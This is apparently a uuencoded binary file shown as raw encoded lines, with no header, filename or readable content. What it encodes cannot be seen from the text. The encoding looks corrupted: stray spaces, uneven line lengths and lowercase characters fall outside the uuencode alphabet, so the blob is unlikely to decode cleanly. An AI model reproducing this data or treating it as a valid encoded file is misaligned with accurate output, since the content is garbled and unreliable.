MSHS: \RE;U"ZZZ_P6GF'6TK>>Q&"J#V)W".K) / (N6SF2@ [' `2GB'=3V \ \$B>Y)
M9) (.7"=1 \Z' < \1NK!+F) ` .ID7L88 [LV,CUB;\$+O@6?O@ [EAK6WS\$WNC7' " <_
MBF8* [%<W77+9)9?1W3UT>WY> `1BR.SE. [QC/]D<+!-, [F `2U* [[:FQH92#H7
M) ^ [N / -]BLV&]5<NY? `T=8U#QOQAP0.9-2>\$-7M=9I,L,0ZY)3#`%Z' UKCX^B
MZZ*), - (4GD&\@&1RC?.-@@T)@AC\$<"8KL9RA6=- \HW"JSDJ2:0J:+B&=, \DU
MY+ \MC"H;HB"JV%01QPOD&B/Y1>%Y7I19B=%%\$;&28;6%X?RB")K&ZX:I*";#

M\0C;*-@0"J/+)A9E5>%U2<2") 6D&^46!/L(B%88;I.J\PE@R8ER,\2`CS&&>
M45E18W5=YNWVN1A3' 465&`&IHJ' ILH*1P=LHV">*B7B=,; \$DJ`*OZEBR49!/
M%\$77&4V3=`%4R5`5YXF*%5,=Q1!TT\$<L\EC1!5;/H7`^4335-%A0`Y.7\$2BW
M@X+)H9@L+X`:LJ*L(X'7=`<%^4/!JFS*%C:A<E8T%=E!*6),=11)DG6#\$20%
M"2:C&D(.A?.`%8B#9`-[J\$B<H",M2#07[0F&QK\$B&SF-6%Y%B:#D4Y*\MHJD9
M&(-)T#&KR6(.I9`QU5\$05F23EY!HFE@7>#V/POE!43B)TU@%S*:NR1K*RZB0
M,1[ZBVHPC`(B,F!\$T46<1T%^4,#)U1E1YAC0`<0*;!ZE@#\$>+"9G&H8N:R+F
M-&PJY@0*YP/%9+*"!59EL61@U;&8+L941Y%U@8-Q0)\$5Q*Q2/\&7`L9XL+N(
M\$4S2)Z`C\;P^T5*\&.-%`P0>:X(*@Y\$F<`I?@,+Y0.&P!)T.28*A228G%*!@
M[RB*H?(F;^B@!3I2V\$(4Y*,M,@=Z")8*-)'1>*T`)\<8#]P%&Z6!W15,GE,9
M3BU\$X3RCJ\$A@#\$Z0&/`)!%DP`U&P9Q13(7U?943HOYRB2H4HR#.*IK`*@+"
MKFH2S^!"E!QC//@0!B,S/([)\$5>5E52MZHAQC/%AQO!F&RJHR\3#!]2A"P5Y1
M.)V3=17Q8`^1K,G%;4>43!/NIW&FI)F,@)&12@.8SST7550,*!,`*,CK5C2
M.<9XL`6R(3,@`UDR9:QI2C\$*)LI=`=30T`4)6*NJC%&,@KRBJS`LX*)3=8`
MRR`5H]B,\:."-H]T5A9Y7N95*A<*)S7OFN:FJ!H',]AW6!=",K(9X^&)=)WC
M%:R#;L.`(F@N%.0-!3%8UGG>D`3&T+#.N%`LQGC0(UT2-!7#>`9=V)CP@0H9
MXZ\$MT-<4B6<50R2VSG2C8&_<-5@6@Q)A3C)9C-V2MACC@;L<PX/95@W,F:K,
M83<*88P7?Y=8;PF,C*9PF!%+4#A/ED`" &*FRS(HB)RF8+4`!'F-8C5%574#@
M,.`@5X*"/-D74]4P\;I%T&Q>*T4!QGC@`P.1\$42-!F=@P4"EW`7&>(CX9)XE
M/J9D2&!H%+<>68SQT`=5\$2%5XS2PX28VC%(4Y*77:8S\$F@@"-F0>%,H16\$D
M#S+"IBY)@JB#EXAULTQ;&,X#7P1#-!2,-4/&(B.5Z!%AC`=M%`258U0.QFB%
M@VY3!@59*!/S,N=KR)J8.5_#KJD9B2G33!=9SB2O2.!.!2XC5%47F].)F<AY1
M&,/0\$">),&AH&\$+.8A3L\$454(#`T354\$/X6785@00D\$>4716Y`0L<YHB*()F
MLB[&2]Y0P(28\$#F+K(9,7120`X7SAJ(Q)%@P#1B1(>@U-1<*`H;""8A7%!@`
M64/\$9JER%,NZ\$@HF?A=F61[<#`<;<3<*YPE%-`M@0B\$%T48EK42%.P)A46F
M018;9)7`DJ3);A3DL2VZSFH0=`^*Q"%<J8I)7E"0")XZ"[&SRL*#R:7JSGE!
MX<%`A)\$8<XJLBF89DXR]H"@2>/N&P:H:DL";U\$N-1J&L*Z)@"+O!)G`V`1U^
MEJ)P`E`T10,=\$&519UB\$);\$4!7M`D1E5@0!&Q9B\$9Y@O14%>VF*("O@%T`<-
M#&!`&6,J54>1)*Q`R*LH#%(@<B[S1(6RKAJA`O`#2E"3P=WB\$M`*`&7`7MX(A`Q
M2("171/[1'+#G@3LJ[8ZY`L`X8",;AL,GR)'A7+NF);,`:N@,E41&1B"(3*
MH."J*-!M11@#R`>8/4,IAX*JHB@2,E6=`U=2-GAH5]EA4ZJ&PID"QVDR-I!,
M104R>E0HZXJ603\$561%@&`&7`_IO611<#46%(40CXM:@R\EZ!:<D)^N*%;9%!
M#3&)I%1&U:7_8^_?:QLWMO/O^2M8WP"UNY:6[T<VO>CP9:N6+562=[LW`1:
MHFU=2Z(N):W7*?*_]SLSI\$12I+Q>)\$51U`\$V-GGXS9GS/D-RZ-:CZ*^@:%[(
MF,4LW[,M=)K5?*24==TX(_HT9&B%NFXQ)*K5#*N4==T8&7S7TB`<-+RF%AI-
M99;]BD\KMD+K[,P-\$7JMFOA2U`4C+YKGN*8NZ[(!;!)JF\E-]Q1M1HQN:;*L.
M_F_4Q=VBKAMG9&KH#5'4600?:RR%);,H.OH79CD,`9QY:G,IK!Y%L9#-`ITO
MMCO;IZ1<A1%=63-]@T3F<!7+;U)1YFN&Z6K.P.:>!<UO^&`1K4BVZ/H1^+
M@K\$7!3,(5;:C-=ANKNO&E?54<Z%\$(FL!YI=&W?WNFZL7Q14') :BAH[CA@B9
MS2CZ\$12\$6P6=IN)1G6DY1U#48R@^PBW`\$T/Q\$?AF?=S=Z;HQ!SBZPCOMM`U#
M5C2Y6;I<UXUR82C\$7--SF*%RFG5\$N3KYB@5(@.\$CN*C656#8RCJ,7NQ`\-C
M3/,85&TWVR[7=6-\096*1*1KKAD\$OG6TI=0;47R\$!LC%\`R`.4IS9!"Z;IR1
MPEQ5<61#-V@!M:X*NBZT0-LRY!UM-^ZAZ@7`D61#Y:\$<A2#&8Z.%L`-W"!\$
MECR*4K/T(5!"SW=I\$=</5`5\$=W,4I6;I(X^[3H!6+W1"9#<F.]56N)]@Q_3
M433==AR8\L&:XA[6IM4^0T>&\QS+K:@>SF0ILD"QY6:E858>VC8T*%#;>37
MHW@V*,8J.QL(-08VC?8*Y:%06-YC?PXH>6:O@>0Z\4L`/'@K8A%Q2W#FSL
M2`@-3\$-U#<U%I`#\VY6;4(RC28&%B%J8L:?.J*^J*(8B6Z[\.HH<RKH7:`Z\
MRSE<OB#I`I3C,Z(27`Y#S:))ERY`-BDMHX,51D,3LXVG.\D+?5N\$7F@H!Z4\$=
MBO,JBN?J#D/P"QRZYQD<:)I0/@_H30`'%EV#10.:<F^BA+-K.-%,1Q:;CV"
MHLLFE=`,U37DNVH93;SXD*[PH^89F9YK69JI*+`A_F5]L+)>'D5Q0I]5?54
MHL^H7VV["\$7P<ES3#HH[2!CA4==DJ]I(YC-R70%&9B)%A:;--,7V?;].1ZA(
M`?LX+RA\$9(1STW-0`##EL#6&7("B`.5(LD1R8DZH&Y:&@.R8AVENCW*\$%U<W
M35FWT=?*@6S5I#DQHU=XH<544U45AH8?*;<J7;KYHBHRY,*.1@9F&X&EF[JF
M:AK:Y%H/<+ATCY0B:F`PM%XNI.P@Q\N2>8H["B*QFRD?`3`^U!=8F)HX@9
M`96N;RNJ[YA(<3!`K;K2GOMTAE*)4[9#06=BR@9T%!BV26O5513=EG<HS=)%
M#VHC;"MP2L4,E:.,HC2G7T-!`.H8;F"@\E>`X2F,1P0)?#DT4KIYJ>'ZUP0:*
MFLE%/E9\$N(B2*\$>"P-`R[4/,ZQ:D&XCBJF@!\$>S#WTB-8;'>#E2=`9J:%BJ
M`<J.0W6T5XMB9C,ZLGP1,\$)#Y(7%,#A`I: `9MMSD*R]JVGML"R\$S\$TS-T5(FP
M\$`'_3&*&;_JRYEB6:8D[<Z8CAX8KTW-RIJ,Y!\L1].RG"<?Q%,TR^5T5J`85
M\$+,U/\#D?";:2XW6Q67-T%UTAM66S@ (OFA;H3`95TS:SQLOV=<V6S="T%/,
MD&W:.`*YXB`#&\$@PE2QE (YY9NJ>:LHHX('A1,\$.D-KJ7J^OBF4.@V39XE950
M<5RUNGREHU8V7*9K8>:++N<%?;&O(P\$8CF%9(5-%/.)9H:NC#K4]778.XJBB
MN0[*95_30]43=YL,QS4"V0;_H:)K3,R(P4E#10X\T[>-`^D"0;\$,W;1#7"KD
M8AF@Y\$`7,A5?>)SG:SZC>Y4JDJ9<B8"(BPZX]C4[T"Q-W/FR3!6B<6T5_:@.
M)K@M,M,R7:0[I\$S5M:IRL9@%<-B?*92]L\$5FNO[/,0[&HQ8>+?^O00@()6
M*D2LK+;7F`KE%X^6K%WQ/"KLRC"0'>&4H2D[3-B0`6]P4.S92#%VQ;LT9%V3
M#(*!4,\1:28NF\\$2#HA/0.I";F`TR!`O`A#G2%^5;PKE&W8BJ\p3]5-\:RC
MZ<J&&2AH>9S0R)ZK0+^"IEVCM0AF6\$9%+H:MP]Q,=,,N_,_*[N717;T`7HT#
MLBELUP:([YHH17R\$GFKV5BE08PXF-"*+N]D(B;[FR#(:2:@K%:GA`[,T]"I
ME76K*+IC.5K@(C"A2S+\$W4E=@X303B"(A+0HR&<9NNC!6.B%#H4]9HH(20@@!

MJF`#,M.8B`R6`F=DL#IZPLCAO(`E--`=%U2()
 <RK\A(X!H() (H%*5B9\.@P,
 MN)`M*/30M)`TBB-343VXK><A`AS<\D+QZ9.`(3*(.Z4(.# [L`Z?0GM@>Y\4(
 M=4^&@?N*ZH*I:G[Q#`L#(D0YJAZ*9ZGAS08)PP#04`4,(1<M9)Z,^*?[=#^\$
 MZC0`^?V#>#L@>Q>!=J%+TC_G!83W4K;YHR2WHO1A2^`\,K*?)M@=)_QMB46\
 M>4RF?Q8K'?[BQ23^,X?)70[80?9Q>K9[E\\$/AOE+"O\J+>-G.G!Z]F&7U[(W
 M2/@>\$K.[C"8[6*03Y]NK[>:TX\Z3R9/'0=M>IW\9#,9NM^==C8>=OP7G`*&S
 MW,0/<7IJGWT#QE7P>7S-1L&@P[KB<GJ?XA?[U[, />+N[W8_;*_CC4?[+H9)
 M^BF.GJ[BE_7I?31?QWOJ3?JR\$\`"W39`/\`*OT='<NK3;GTF2CT#]J1IZQ@T.K
 M3?E0?OU]DDJG?-<,G)<_X`_2Z./[7F\?-&\XL]W[\X*VU9@')# =TAL\F\2E
 M=T?"-%F(UU%.1Q)]_F?WZB_SKCC=2\.8U>J5\$#_Y?NT`M7?!MJGFZ*PTB2-(8
 M&CFM.3%;SC:G`KCF;"S>UN&#G9+,92YQ_+](/ +N730))O/[4CO^QA9I/<]V<
 ME22*`['E9C09TJ:OT,5\>9I)()LXKCR3WDDG^.^=5#VEGA7`_?V`WVE<X%<P
 MRNWA=8:Y0:TV;^<7US2Q2W`U[. [^+TVBS>11.@V^3F+Q2M37TO`U8W_=`8IX
 M_;]VIY0_YOW/0?PP0SYXJ=\&BIJ"YO<_41SI507]3_SR_^]__D_\!]__U.B
 M5T#_N`)!5`G`^`[\$S_4DJ6?WY%TEIJ[IS[P:]5Y3WJB+)SD^*\Y-J2&F\$2!9\
 M74D_XMH?>-6V>DGI2V+2J7=&ER`*4Z_\$_]6D,(UC:9C<;^B%32FD_;`X:YKG
 M*`4F[0RCM&_S*DHW)`[GQ<VMY%#H37`R_1&BNR?D=8;\@?8S1G!;2FD\I9G,
 M[K:;F+;D@N;A[]G6SH2"8V`"=0^)+J)T\7NC5`"O^`[\?VEOBB=NK-)O%S'
 M4K06Q=3ZD6_@13AT1=/L/DCQ;\$U5?9)#PGBH\$H@VO!]EZ6\$Q]XS@HF6+](\
 MVNQIZV>[GQ3?5IH&?T3I@U^`B2D]S^9SVF5LNX[OM_-S"90\$\JDSNNS=CB1V
 M\UGZQ`8#=#C/Z_`'\$*#FW&RG^\$@NH&2(E;4V&::31<O,"B=#5U\&'=KX>;?3
 M[8P^TQ3"SN@F&`ZEL#>0F-1G@U`'N^VR@=2_`?1[0]IN;1C`N3CY/.HE>L^5
 M`JE-XTTTHVXQ;0_0X_9QFF/T1?:8VT2S[Z`MPB5^NKE=5UQH<Z3Y0.?IMC,
 M>X4XD\$:+#](ZXXT;F)?K?^ [<7-!^;?>T2]NY))S.8#60..WY)OC!3Y.6N0F?
 M9T2&(XUB2CA2?QZAK&)]PRV!:9J<D[C]>D.6?\TD6544I:5HLI6=NQVR;,#N
 M;/DD7GP&X_/971JA:A70_..]Z2"WZ<LR6F1_\DDFW-A@XULD/)@+X2PB#D-B
 M6]S-EJ3@`V2[B+;6SQ9EO`A@M`C=GU>\`GX#:#&.YK.2N]5'_&2">T]SHF>
 M`Y-Y+*ZGP;FX<@TS@SOK53R9`2'. "Q\$Q]F0730`)\U&+4CB`<9`*.30*/T7
 MLS5W,.AL#L&5;:EL9G#V58Q_EIN=A#8)0<`JIENH"E\$C_AI/MAMZ]_T<%O>`
 ME#`/7C8GKN;9_(K10AA:#;C8A1W\<`.EWPL!* =LU\$#TH=\$,`X`SJ)2/P0/%
 MY#`!V.?\$ZI?9%(KC_DYS1P69H`>,-]RZR)OB")4="8&`B"i?%=T>*I9@\HGR
 M(U%`*:R#+6L@^2[[^>_/CS,,+TR/=CS\$7+C;\I?[P5V3W77X3(M;[PM&^/ES
 M<2YZ@9PV,8F5+M[93+Z/_2[,%F>2`4#L0EYP7>(K@<4^`*T=<?\$T00;9,S\$5
 MGP%X1IC/3(03G&,R\YAKKS0Z.27?>\$!,LLA)^P_/U#_P_1/^!4%W1?%N`?7
 M^`^SO)*>ANN?W_^RE6+`W.`\$`CBH.,:_)K!Y3)/M`P_[7,B`RI60[8CY;[D4
 M?QS\$7V;TVT^B#OB1[U29+2;0]Y/2>XIP><V`_J&X@D.[2?RQ:QG[#200I6+^
 MH3[2-(F[+_PB;6?[(.@^B&+4V!M\ [H]Z:'=/\%+=_`6R6VRBCVQRR)\=0\$&
 M`5%1>KV.5FM8=#Q6#R>)D/@`#BW1`G]^`6T[_D!AR^+18S1]) (=M8+YXDHT
 M?TB05!XSKUN_+)/ERV+;O[YH3`'/=G/K=H9CL9B`J>#G)%IN[V;KDP\%,K?;
 M^Q1VAI<%PA-P\7P/0RX1^D\$9C/#0#91HKB[9WYA?`O/I,?HMF;(!IU_0_%9
 MT"V.F<[^CM08STN\$PV#0#VY&1<"3=9RNZ`.S);K_N&6#H#SN&IUR&I?(1H-
 .MOQN4)G*",TB\U8F,/O4J0@`E<W(@%(\-1T99+ ">3:+TQ2E0WM]UN178GR^U\
 MGIL4C),%0PJ)F8Z3+;>H0283[JJ*:K?N4*T)\$UG35S^2Y?RE8KVL-+F(3VOG
 M`RJOAB)YX"G9?`AI` (5!R&#"A8.0E@%.\$@)5`5\$/OU#-#K<`K\5/#J,HT6M
 MDZQPZ\$`FXQ(=)VL)NLQEKI#BJ6&;SAYH.YBWNTJ=RWRZ[`RZ_5ZO.[YDPTL:
 M&)DIG:^29%ZQWWYP[1.+1TD&R^FU9ED=*9<I3/ELOE>L@ (1-)[`J%5#I1IF
 ME0J`JE2:K5>I<*A*92AJE0J`RE[0N0@&!2+X`,2=EF@NV4?6+=&@) ([*\KKV
 MC2(%:!93HT*A`U#H#0KU@\$ (MF**0-1E)C1_E^JH8I#@^/E1DT=8*V*;<B&W*
 M#=#@`RL_TFF-#S\$RWE\$)8?/@#%T;&RP^-&4H9Z"U()J(+S#H8**`O_;\$AI*-5\$
 MZJ3\$*?9<^A;_) *Z">3S9I,D2D/0-3#=#)GCA<A:/`<^?7/3\@CN+)73%8H?FB
 M7OGTIC,<G=5=ZXT&NVLQ5N`:[-[#N,:%TNG?H0"0KJ>7*3Q\UD%J^=-[(!F
 MDT4!J[?K%!)A7\$\O8L@&H`%F:I@],+])7)+[TERR/:*\$;!\CE!J@7S0B>:ZW
 MG]G=Y!#I/N?F"\$:!F\F>F_2/YK2=U(E_O5346.).0R7==V_\H9_L:15";C"
 M#M#8XS[SB9_5TV1ME5)=)OS\@89TTOR7;Z.(XX@I`QO4Y)1<!VT:#BE]449
 M&SL09#I8\P3MF5A86<?B<Z566Z4_!Z'7TG3=JAKH=3#F8../'`L`!#<MF@0-
 MT38*LEW`VVG22B%.M`G+>(.RLJVF*=[G=_\LYO,*5NM4!@M_-.7,VG@Z;0O
 M&4KQ.%I(_0&M:)3KB8\$7]FX`8SK%*XIT<H_BN2"<3WSA"-%MHI^02-`1H^;%
 M+U2T[.BKT='3=Y!TX1Z.`]TU?S4/^`^=UK106^%V.7/:[,G)\$NIL]+`D[]QBA
 M:[O?+L6G9,N`".(YWF+:'=[S3PP>!6_2#YUKV*1)ZR').(=Z`8135I/T_L]
 M-+]E4AV@[U[YH2JZ13(?Z2^&)*6MML4"* (7K[?W] ["LMU8BE*^& (&18B;B1A
 M5(KD8J5ORG6%04+Q[?`9M_A@G\$7\X2=_^1.=@<VU=;>.-EZ^5A1*MH]GVF
 M62["_P?`-6_X.7A=%TNRP=#MCN7KJ-R?W*9G\]UY2I]..CO+ENGJX(2_6-
 MJ@,'U4IX-RY8*F8Y;D#;-&Z1T%01BA8Y9E^S\/)6[RP(8-BYV!4ZHMJI\$T6_
 M2DE": :WJ*/<!1UP@*`"\SMM\$DD&51\$(>#\$VD<190TV233))YH>G]+I%`MZS0
 M=I;5&W00V#6*4\$%R\$L\`HD6E`H4`F`L(,@+SP\$*&)AAT/G6.EH?8(Q`W6\$^
 M#-%LYNO2S.-IBQX#V`4G;`L_7&[R#W!3W?(-@MBI@A8:(, (8?DT>`'^)TQ?I
 MDMQX5MJWLJ(:HAC?, ,HS.]]I"BSY[7`%WT)J='YO5E%15Z/37G+5T!NES=:
 M)8KF_%\$).G(Z0ABZ2I,O\>:W:K5Q2V6EIO((2>%9* [<F%\$*SLYA9?C)?YAFE
 M"+P\LE_3<FGKFM89HY0/O`O*#BS_>`TWNKZ^5\$Q>#RP6CPJ9#%]Q+YP6/-!I
 M3=V+-TS21;21.G[V.4ZZ#T.+G[1,^9@`2\Q7Y1,E[0Z1'>(BG&TJ(BB&[-/

MX^#&Z_D=D3<>EMOV1-SC2J/G]CT?4HB!' AHIDH\ [5&,H^8Y>J#"G.\Z"E;R
M+]:\C[^NZ,N=LV61N^DK [&6WLRc+9Y!IO* ('.,#\$A70J?)6M,UX+7-S<GDL*
M'9\$5<600/4N"[_.,R><7Z.(T@LZY-*`CAII=,&3GTB6GL3.:&)>W+J,Y_-%
MM.1WRH89%EVG"2JX;LL4B^M\F];YB]3GYV5Q7MR+.)=6=-#*#JYX&H]SU@BF
MB+G.8S^700:PSS6[Z'ACDCU%\?ZMV\6?5%\G\$7AV#_G*OT7R>6\JJ5SB69/
M_QKR[Q^:<0>=CVP4[(#?@&L=PT4\OV&CVT&0Q<FW*LUX/+L\SUR,-2C<N"X
MWR,'@=LHAT)>W<GB+?QJV4.)AP*^/)##-PK8/FX0EP=R>'LN%TOM,.6[[].<
M=I1ACOM=FM-*#%/]A92=/\?WDC6>WY/%2L4&KP/VF;;,09[.2H)2>D9<1XM.E
M2-6"D^HB"0'>#H,!Y61`%=@X)YVT\^MKH%?1>OV<I-.CT'TV''[J#?P:Z/SZ
M&NBHG*AG2Q&)Z?P_LCB%"H'@L9ETW*KL=78X[-V\$/X_4^=OP`3>+5Q;"&"1JI
M3?CM'+B]>GHHKQDS/1(92I'?LOOC?M.@04%GR\$: =WHU(:W6C`68M*J..7QTF
M+TEK)3GHC7I>KULGR>RR*MPP3NG&->FO#A%:_PC)-&A^S2]N5Y3/<3UD*;X@
M0]] [FQ<I>)('NMV7>9=C2_9C=_E2^75\$2893#N#J0XSP?%E/) ?N9DM:TZ@=
M!>@W07?L=FZRVN-@S`'2SD!.RO[]/W`79PLP_+[%G&Z%O<E32S?Q]ACG5*OP
MHN-<M+A\!P![R=&^RB3=0SC^V\7(2G^7CY_.C"HG/HG?SW^R]"6`<1Y4^WG/H
ML'Q)LIW#<9RVG%BC6!K-C\$;2R%<L6U(L?,:R<^`\$,Y+&]MC2C*P9Q3:) (2&\$
MP\$(@X4JXK^4(9P(D#D=V0[AW88%E\`-+"#3#LNQR['+^.`1;P_WM5K[NKJWND
MD;%-6*3D<_54OWKUZM6KL^OHW;OA.M1\$6[NOW;NE?VO_+J0OT=ZN#\8GC7<P
MCQ\$W1[YU1[\9D;W.`>.9(?\$MU)JW:&)FEC*H/\+!=J`'90NI#,AM07==L]TK
M:\$=[>UO[ZFDIIY>TTRN^B*-K5ZZ:Q!R05T_Q9<RU=:6:IN>#!LF]NUS+-J.
M9,/NOCZ4%9\8.I)MMDUM3.=H\$AC#B)SU'58P'<V0&68+90]D/'5^][;MVZ[;
MNGWWP-ZMO63T_0-;J0&PO=VC05\$T=G9OW4M?-UP!R+<%OE[Z'5NZ^ [>YB867
MEY(:21<=!/HFTX\$P,0SDCE% [6.29R"D'=QX=B+\$CI:B_>XL89I`'36[XID=0
MTS<`G1I^CK1736`@`<&V[U-EXXL7[<\$"W\!05BV@M5T^WT&OVKY#-!9BSA+4
MSOA0"SLV,E\$0"Q.D\L9L`4LP1).WRV+:DK6^0T_-F-?-[]/C0*F0J2;/N'U;
MGQT;!?=J5MOH29UB8X"_7B=3J\L&=NWLW78E(M[4?Z70W8`L?FTNS:+8VMO3
MOUN8YFAF.#LQZD^U9?LU1#*2/Z))SNVF-ETPCIH.H.RYKQS)+L&C*)+/1"?H4
M['`TEN.90R-9I59S%A=0TRSTO&OG[EZY&F`BX^0HLQW.HXC1XIY<1HSEQ2AS
M"\$T>+?L[K>CZNK<,B/C\$)I.2>3J>H9GUH?18>C`K#&9JE?CDZ<Y>]#U]4NAZ
M74JBS9EC1%4P3Z]?K4G\$7?PK-U,MC_&`-K8R9=<?_PXZ(ZI87-GGM9,DGA`3
M31CVC_#6)VI!B*<RJAC@N4+:.>,BD0.:C3M[>WJW[4*U-2!G1A22C;T[=_7W
M]6\\$)X>+T_YLVIH>,HO'QC+NN.V*D[Y`Z[':]21]0M;CLT-V=5!, "?^0\J72
M#,KO=EY!>/<4+02A#]O;^S9XQ-%(-F[8Z)X>DKO*^>->96XCU3-W\89RI_1^N
M;4Z>/2!3[/^@O='N_1]ML;9DY\^S^CW/Q-[/_8_K%V=K_X;%ZL0>D4^SDH"t@
ML4XSWKD*_R>GM05D90?'S.Z/F=T?,[L_9G9_S.S^F-G]\2>TTZXK/@LP&IJ/
MB/;G;J2+,C&^L_=S^UP&VE^4JWE\7LD[0GEG"5W+2-!5J%0TP80,DL^G4),
M_*&M<GU%=BT+Y1LU+4[=DY!*R[&6:K&MT8Z+G%</S:2IBF7HT5B)<*)Y2OR
MI>1`>_G5:C.`EL^Z*52^>;BS0'AAGD3WM@J%=+K*KD7`N`[5ED#V/-`2&X19\$
M*P\1#XDH(;XLU;1&*W<C;1!:9@2__B)[%41Q('GX/'`5NZ:.'?F"U*V]MT2V
M)\C+B8Q<<I>F`L?G@UA5((T2R8Y7J=PF1NB1FI`U(UF9?<[6`O049+F\$]N1:
M739B=V9P1'(5&G,3LE"2U@RND]V5],B:UL%US720P41.U-\80`_>D7EUUBP
M3EEA5HI`A0-INY\R#*U`9\$Z(FH!C14KG.(H):JDB+XNE:.`@;FUF8&.)%;*J
M4>HZ44/"6W>@.`&ZRS`=E'(R!8#H2.%)EYYIZ9VE&Z(16DY1LEE9F(=K.R5
M#):AT8FAIV>F):-MAT5HE2SP("RA5PCK8Y@7N9-ZT5CU3\R@K9F9(#J\$;O\
M'K? [<K1AZTB.)\$T%3Y;#9F[K461REMJ&\L.9=7S8QII6\8LM-7_(JG,S2B[W
M38P3#^I]R=R3VU#V,3]A(" [=VKE63!_*Y'AY*' TELF=N!1L*XS([BZ%F?+8D
M5OZ;:UJE&7/Y0";T;]VQI7=K+_J>](W0W+9]5R]EQRJS>X3ZKOL/F"22[#*@
M-%/M+&XXINY/SM[?9@T([856(@1K?R,ZB1EJ>8\ [6]J:96Z9LIY,4P#1)F2(
M&W3&'>["!,H4=&"O?R>[Z=G>.T""DIP0!LQEA>G8FZU1XL:5WC'9S1W,0+%B
ME5%6VW(F,@A-RY!EPV9\$S4ZY%I08BBB'8=%TL%`F+7K,0@I1<T-?X_`YC!'
M75IMG(-V9;&U)>2<*S@+4I'4`GU]5FM7I)@:6FM@0>FF?40CF>]EF7E>\$CD
MLJQ<?MPV& [62]-^)V%EJ(Z(Z>.6N0L')WW.X/9\$#5(=KZYGL#J24U3-:7=[
MJGRTE/43[#N/7G/161XLQS9*1-1,B\$(JEPA3)2&86#6._(1Y7+_]VMH<H)_9
MI"V=8,&\$E%*AF>Y<ZF44\W=XEMS1WT3R.S\$4&S*1"HM1HF\$J:<5^:<)(D4M
MD1K.^B2J1VD[, \6)\9SL0`RYO@O:S;]2;5I)Y/#KQT7HL@)[=4-TD2:?C%1E
MLLY-\$_FD?0^F]_8WRL:"8N63BWJ:/+7OZLQ%U`'#>] &DZ+536<@(39'_V2@
M)S]E(I0.!`?LCYOVR)O*&)HNZL#:#*D,_I#=-S;&IKEN0'9`]76\$C^<N&H
M*P9OA:\$IX#2D49)NA9'O*>F%,Y%V2\N<<BO-S._<IMR1Q2_=AV2&3Y%JIR4O
MLRJP0CAS9B4J@>TRZ8+:5X9^N[]0<!NS;(.4_3?R1+>)(FE)!T_-4/,K5C<P
M0^I(\S`G+2;_E)U7\J,K';PXG!^:L-?%F^E!:-4GJ:*?K<1*TTH9,7=,,; ;(
M)H7VLQ1D5\:*S*H&"MEQNZ'9-T&+@-&:H#>6%5.T_CHSUSOC?Y_!-W76K:ZP
M6#`\$E^`%\$YL?`K_`OL;` []>C]CMJ?O9K.C* <WE:OOF>N%IT96LOS&?'18L(\XQ
MB#`\$`L<!)#`X*?FEL]I=[BEIW:&)<;E<3>:1TA&BT.YWV3?`9G,.?H&J: `/*J
MV:ZF.7JEM;\$U5;92H`"]*-D24%K&,RW:B)) *#8UNG<E>YC=T`&5@2\$Q9%+-#
M!1[-RJ\$BV!])`Z,M94-#F<QP0>\:B>RWSVCTR-DK)TEHP@LQT,1SSNK`TI)6
M:XJF9+GD`NT0ZJ^W[]M`ID#SBF)CC!S'9G/6\$%9,JME]9/JR611'M=+24YH]
ME>RHE&FLY0DG&66FR\$O@'SE>E(J=/E7(F=NS9%TB.UQG7_*"BFRN69B>I;%F
M:Z4%I)50[/2X2FZ9]MB3F2R?%1W.9/09S&C7H:'G)J.[:4IT*(_Z:ZB8RQ3D
MR4!T;+UL'87&"T4QT2MG@)WY6V7`M-7*#F>6DWA\$`G(_#<W*Z)T^JKWL3E`S
M31\=R8`,+DR-V47B3>@78/!%`08BWB.R(>G.%8Z@0[6+I(QL[M[55+IQD!E+

M"Z/L.;!]L=-9Y>=6(R/+D!!>%O:\5<,ZE.K"9/<Q;(JB[VHAX\@=]7,'<SG
M1S)IVD4^LH^DIJKU&;QBYO_6WYE?_S,PEM66`\$V^_B>>Z&C7SG]MH\O59M;_
MG(N_OX+U/^B^8]E]&(%4')F!=#,"J"9%4`S*X!F5@#-K`":60'T%[\`2%GK
MLT-VEUKXB`3E>VKFZ%A>?'RVUT+8RX#D)S=[3"4;0YJ)LC[#\Y2X]PO;!N2_
M[&`<QQ!QL(6_UT_)V=<Z?];_>R]Z*W_&3[Y_AD^\$SF<';_Z6^>G%]5%DTL\A
MKJA&TKG]T;^*B\CALB65/6(^!Y^%RM2)_E'FF:.1/^%S\$3KD:2H&Z4D^MU,I
MSXLO)<ZR%##Q8_KV-]SO"OH2DT!'IKJ&[^;?-#U!49;%2\$^G4:] "N0/59G<
M4'H,S:>SLDM)2>D9NVZ^ [<LS::=&/NFWFM/YV*-^84-O+(/O/-EW2\$[H#1:<
M[P=^%?G,K/S4D[5.CRKJ9Y6JH<M%#@[6J!B"1G;FC4E<'`5/J=Q.B=Y`XJ"
MSFW<GDC.Y,2*M_%\GG+(^HR?Y86`2FZ*+:W*^EBQ0[^@3SZ3RS.ZIS'UW&P9
MM&/`9_&K0DEK.0>66JJ0S!CJ.314_LYP@QUYJO(_YVO(F=F_E)<J.=[]QO]
M33[_WQYK;VO7[W^#\S_ [GXFYG_G_8HTYK_MXU>3/K'8_+JMUA7:Z+3C,56
MQ=I6Q>(S5[_-3/W/3/W/3/W/3/W/3/W/3/W_V;^1]/%`)\\$-V?T\ [>B:TN]&
MUHZ,\-EL=*AI41XY9<W>^UT\$1_9%XZ2I)^+1+7!MP)*+M:GKX#/?SDN]Y>#E
MK,V^;\+XFQ;`!8KQ'/M:G#%EERF.BQ7N,#?#?U7KNWI_*_EUT6%1#+)YH2[9W
M=*:ZNC=L[.GM:X@6/QM!*\$;:]NQQJTE?+5HZDE-&8EW\$UCW0VY&DTS9W(IH:
MV6OS1';EIOYG;=ZR==OV'5?M'-BU^^IKKKWNV>G!H>','OOT'L@</C8SF\F.'
MQPO%B1N/'#WVO&BK/.IKLL2I\?;2T7:J1XFDB:P:GQ@JYL<C<M'WV?B`01>6
MW4BU_9`3'16_#!U5BPIX`&I#`1-CT"*=5VZ=N&8EE^PKXMQ1CG%T9IQOE3]N
M)T58XN@Y_Q1CG=.`HG8`PTT,_[.C2.IP=C\C=2I!M?N-/F907ADK2T1T`MM
M*9>54H+XT!S#8`ZDL-I\7F8`\D4FNPMQ]Z1OMBT[RSZIHZ!G"=B#]\$.B@V;
M8D.8:)\.4*<FS9-#2\$9AE0_;\0S[T#_V!?.#:7&_6`Z.B).*N2[X6D/KQ-"
MF[=*RSDG9UNW:"!%JCT3_24T:B]T+YB1XI&\T^815^M\$5ONT1.O3@/(Q(YNC
MZYJ4K%"F)[@ZXW+%)=E)L9Q@&DP[-FCM1YA<*?>/G.\$STR_E+T:>S=C'QG*.8
